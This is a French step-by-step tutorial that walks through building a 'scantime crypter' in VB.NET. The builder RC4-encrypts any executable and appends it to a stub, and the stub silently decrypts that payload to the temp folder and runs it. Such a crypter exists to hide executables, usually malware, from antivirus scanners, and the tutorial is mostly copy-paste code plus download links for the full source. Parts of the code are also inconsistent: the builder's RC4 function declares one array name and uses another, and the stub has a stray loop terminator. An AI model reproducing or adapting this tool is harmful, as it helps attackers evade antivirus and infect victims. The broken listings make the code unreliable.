

Créer un Crypter ScanTime en VB.NET

Rédigé par *Spasilac*

Légende :

Attire l'attention : 

Avertissement : 

Information : 

Introduction :


Nous allons découvrir tout au long de ce document comment créer son propre crypteur en Visual Basic avec le .Net Framework 2.0

Avant de passer à la pratique je vais vous expliquer comment nous allons procéder :


- Nous découvrirons certains termes essentiels pour les crypteurs
- Nous analyserons le code d'un crypteur
- Finalement nous compilerons notre projet.

Lancer le projet BUILDER. (c'est celui qui va créer notre fichier à partir d'un STUB)

Créez un nouveau projet comme d'habitude.



Placez les Windows forms comme montré ci-dessous :



Ensuite nommez votre bouton **Ouvrir** en **jouvre**.

Dans le code du bouton 'jouvre' (ci-dessus 'ouvrir') entrez ce code :

Copiez collez le code depuis-ici .

```
Dim x As New OpenFileDialog 'simule une open file dialog
    x.Filter = "Exécutables |*.exe" 'nous indique quel fichier peut être
sélectionné ici uniquement les exécutable
    x.InitialDirectory = "/VotreDossier" 'le répertoire de départ lorsque la boite
de dialogue s'affichera
    x.Multiselect = False 'sélectionner plusieurs fichiers ? Dans notre cas non
laissez sur "False"
    If x.ShowDialog = Windows.Forms.DialogResult.OK Then ' si on clique sur "OK"
        emplacement.Text = x.FileName 'la textbox emplacement affiche où se situe
notre fichier à crypter.
    Else 'si aucune action ne s'exécute (exemple : on ne sélectionne pas de
fichier)
        MsgBox("Vous n'avez pas ouvert de fichier !") 'affiche message
        jecrypte.Enabled = False 'le bouton crypter ne devient plus utilisable
        emplacement.Text = "aucun fichier !" 'la textbox "emplacement" nous
affiche qu'il n'y a aucun fichier

    End If ' fin de la réponse
```



Les éléments en verts sont des instructions, vous n'êtes pas obligés de les réécrire !

Maintenant nous allons ajouter la fonction **RC4**, qui est un module d'encryption de texte celui-ci va nous encrypter notre fichier avec un **ConstFileSplit**.

Tout au dessus de votre code, entrez ceci :

```
Imports System.Text
```

```
Public Class Form1 'le debut de la classe
```

Puis en dessous :

```
Public Class Form1  
    Const filesplit = "123456789"
```

Et nous allons créer la fonction RC4 :



Le code de la fonction Rc4 doit être placé tout seul. (pas dans un button ou dans le form1, si vous avez des problèmes regardez [le code final](#))

```
Public Function RC4(ByVal message As String, ByVal password As String) As String  
  
    Dim i As Integer = 0  
    Dim j As Integer = 0  
    Dim cipher As New StringBuilder  
    Dim returnCipher As String = String.Empty  
  
    Dim sbx As Integer() = New Integer(256) {}  
    Dim key As Integer() = New Integer(256) {}  
  
    Dim intLength As Integer = password.Length  
  
    Dim a As Integer = 0  
    While a <= 255  
  
        Dim ctmp As Char = (password.Substring((a Mod intLength),  
1).ToCharArray()(0))  
  
        key(a) = Microsoft.VisualBasic.Strings.Asc(ctmp)  
        sbx(a) = a  
        System.Math.Max(System.Threading.Interlocked.Increment(a), a - 1)  
    End While  
  
    Dim x As Integer = 0  
  
    Dim b As Integer = 0  
    While b <= 255  
        x = (x + sbx(b) + key(b)) Mod 256  
        Dim tempSwap As Integer = sbx(b)  
        sbx(b) = sbx(x)  
        sbx(x) = tempSwap  
        System.Math.Max(System.Threading.Interlocked.Increment(b), b - 1)  
    End While  
  
    a = 1  
  
    While a <= message.Length  
  
        Dim itmp As Integer = 0
```

```

    i = (i + 1) Mod 256
    j = (j + sbox(i)) Mod 256
    itmp = sbox(i)
    sbox(i) = sbox(j)
    sbox(j) = itmp

    Dim k As Integer = sbox((sbox(i) + sbox(j)) Mod 256)

    Dim ctmp As Char = message.Substring(a - 1, 1).ToCharArray()(0)

    itmp = Asc(ctmp)

    Dim cipherby As Integer = itmp Xor k

    cipher.Append(Chr(cipherby))
    System.Math.Max(System.Threading.Interlocked.Increment(a), a - 1)
End While

returnCipher = cipher.ToString
cipher.Length = 0

Return returnCipher

End Function

```

Finalement nous allons entrer le code du bouton 'jencrypte' :

```

Dim filein, filename, stub As String
Dim sfd As New SaveFileDialog
sfd.Filter = "Exécutables |*.exe "
If sfd.ShowDialog = Windows.Forms.DialogResult.OK Then

    filename = sfd.FileName

Else : Exit Sub
End If
FileOpen(1, emplacement.Text, OpenMode.Binary, OpenAccess.Read,
OpenShare.Default)
filein = Space(LOF(1))
FileGet(1, filein)
FileClose(1)
FileOpen(1, Application.StartupPath & "\Stub.exe", OpenMode.Binary,
OpenAccess.Read, OpenShare.Default)
stub = Space(LOF(1))
FileGet(1, stub)


FileClose(1)
FileOpen(1, filename, OpenMode.Binary, OpenAccess.ReadWrite,
OpenShare.Default)
FilePut(1, stub & filesplit & RC4(filein, "123456789"))
FileClose(1)
MsgBox("Le fichier est crypté ! ")

```


Voici le code final de notre partie BUILDER : <http://pastebin.com/0D9Fr4QV>

Passons à la partie STUB.

Créer à nouveau un nouveau projet ...



Ensuite réglez le design comme ceci :



Double cliquez lui dessus et entrez ce code (supprimez l'autre avant !)



Gardez le même ConstFileSplit !

```
Imports System.Text
```

```
Public Class Form1
```

```

Const filesplit = "123456789"
Private Sub Form1_Load(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles MyBase.Load
    On Error Resume Next
    Dim TPath As String = System.IO.Path.GetTempPath
    Dim file1, filezb4(), filezafter As String
    FileOpen(1, Application.ExecutablePath, OpenMode.Binary, OpenAccess.Read,
OpenShare.Shared)
    file1 = Space(LOF(1))
    FileGet(1, file1)
    FileClose(1)
    filezb4 = Split(file1, filesplit)
    filezafter = rc4(filezb4(1), "123456789")
    FileOpen(5, TPath & "\fichier.exe", OpenMode.Binary, OpenAccess.ReadWrite,
OpenShare.Default)
    FilePut(5, filezafter)
    FileClose(5)
    System.Diagnostics.Process.Start(TPath & "\fichier.exe")
    Me.Close()
End
End Sub

```

```

Public Shared Function rc4(ByVal message As String, ByVal password As String) As
String

```

```


    Dim i As Integer = 0
    Dim j As Integer = 0
    Dim cipher As New StringBuilder
    Dim returnCipher As String = String.Empty
    Dim sbox As Integer() = New Integer(256) {}
    Dim key As Integer() = New Integer(256) {}
    Dim intLength As Integer = password.Length
    Dim a As Integer = 0
    While a <= 255
        Dim ctmp As Char = (password.Substring((a Mod intLength),
1).ToCharArray()(0))
        key(a) = Microsoft.VisualBasic.Strings.Asc(ctmp)
        sbox(a) = a
        System.Math.Max(System.Threading.Interlocked.Increment(a), a - 1)
    End While
    Dim x As Integer = 0
    Dim b As Integer = 0
    While b <= 255
        x = (x + sbox(b) + key(b)) Mod 256
        Dim tempSwap As Integer = sbox(b)
        sbox(b) = sbox(x)
        sbox(x) = tempSwap
        System.Math.Max(System.Threading.Interlocked.Increment(b), b - 1)
    End While
    a = 1
    While a <= message.Length
        Dim itmp As Integer = 0
        i = (i + 1) Mod 256
        j = (j + sbox(i)) Mod 256
        itmp = sbox(i)
        sbox(i) = sbox(j)
        sbox(j) = itmp
        Dim k As Integer = sbox((sbox(i) + sbox(j)) Mod 256)
        Dim ctmp As Char = message.Substring(a - 1, 1).ToCharArray()(0)
        itmp = Asc(ctmp)
        Dim cipherby As Integer = itmp Xor k
        cipher.Append(Chr(cipherby))
        System.Math.Max(System.Threading.Interlocked.Increment(a), a - 1)
    End While

```

```
End While
returnCipher = cipher.ToString
cipher.Length = 0
Return returnCipher
End Function
End Class
```

Sauvez votre projet avec CTRL+S

➔ Sauvez bien dans le répertoire projet BUILDER.



Pour finir il ne vous reste plus qu'à compiler et générer votre projet.

Pour ceux qui ont eu des difficultés je vous ai upload la source ici :
<http://uploaded.to/file/4t5h95cx>

FIN DU TUTO
